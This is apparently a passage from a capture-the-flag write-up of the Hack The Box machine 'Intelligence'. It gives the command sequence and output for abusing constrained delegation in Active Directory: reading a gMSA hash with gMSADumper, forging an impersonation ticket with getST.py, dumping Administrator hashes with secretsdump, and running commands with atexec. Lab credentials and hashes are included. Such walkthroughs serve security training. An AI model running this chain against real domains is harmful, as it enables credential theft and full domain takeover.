(venv) kali@kali:~$ findDelegation.py intelligence.htb/Ted.Graves:Mr.Teddy -target-domain intelligence.htb
Impacket v0.9.23 - Copyright 2021 SecureAuth Corporation
```

```
AccountName  AccountType                         DelegationType                   DelegationRightsTo
-----------  ----------------------------------  -------------------------------  ----------------------
svc_int$     ms-DS-Group-Managed-Service-Account  Constrained w/ Protocol Transition  WWW/dc.intelligence.htb
```

so svc_int$ has constrained delegation as administrator..

get svc_int$ hash

gMSADumper

```
(venv) kali@kali:~$ python3 /opt/gMSADumper/gMSADumper.py -u Ted.Graves -p Mr.Teddy -l dc.intelligence.htb -d intelligence.htb
Users or groups who can read password for svc_int$:
 > DC$
 > itsupport
svc_int$:::d170ae19de30439df55d6430e12dd621
```

get Silver Ticket from svc_int$ impersonating Administrator

```
kali@kali:~$ getST.py -spn WWW/dc.intelligence.htb -impersonate administrator intelligence.htb/svc_int$ -hashes :d170ae19de30439df55d6430e12dd621
Impacket v0.9.23.dev1+20210315.121412.a16198c3 - Copyright 2020 SecureAuth Corporation

[*] Getting TGT for user
[*] Impersonating administrator
[*]     Requesting S4U2self
[*]     Requesting S4U2Proxy
[*] Saving ticket in administrator.ccache
```

export krb5ccname

```
export KRB5CCNAME=administrator.ccache
```

can dump admin hash for cracking...

```
(venv) kali@kali:~$ python3 /opt/impacket/examples/secretsdump.py -k -no-pass dc.intelligence.htb -just-dc-user administrator
Impacket v0.9.23 - Copyright 2021 SecureAuth Corporation

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
[-] Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great)
[*] Something wen't wrong with the DRSUAPI approach. Try again with -use-vss parameter
[*] Cleaning up...
(venv) kali@kali:~$ python3 /opt/impacket/examples/secretsdump.py -k -no-pass dc.intelligence.htb -just-dc-user administrator
Impacket v0.9.23 - Copyright 2021 SecureAuth Corporation

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:9075113fe16cf74f7c0f9b27e882dad3:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:75dcc603f2d2f7ab8bbd4c12c0c54ec804c7535f0f20e6129acc03ae544976d6
Administrator:aes128-cts-hmac-sha1-96:9091f2d145cb1a2ea31b4aca287c16b0
Administrator:des-cbc-md5:2362bc3191f23732
[*] Cleaning up...
```

didn't crack...

From here can execute any command as administrator.. lets just get the root.txt

```
(venv) kali@kali:~$ atexec.py -k -no-pass dc.intelligence.htb 'type C:\Users\Administrator\Desktop\root.txt'
Impacket v0.9.23 - Copyright 2021 SecureAuth Corporation

[!] This will work ONLY on Windows >= Vista
[*] Creating task \GjCnZZuX
[*] Running task \GjCnZZuX
[*] Deleting task \GjCnZZuX
[*] Attempting to read ADMIN$\Temp\GjCnZZuX.tmp
819a2f3ce3648087dc6122dd6ee2a330
```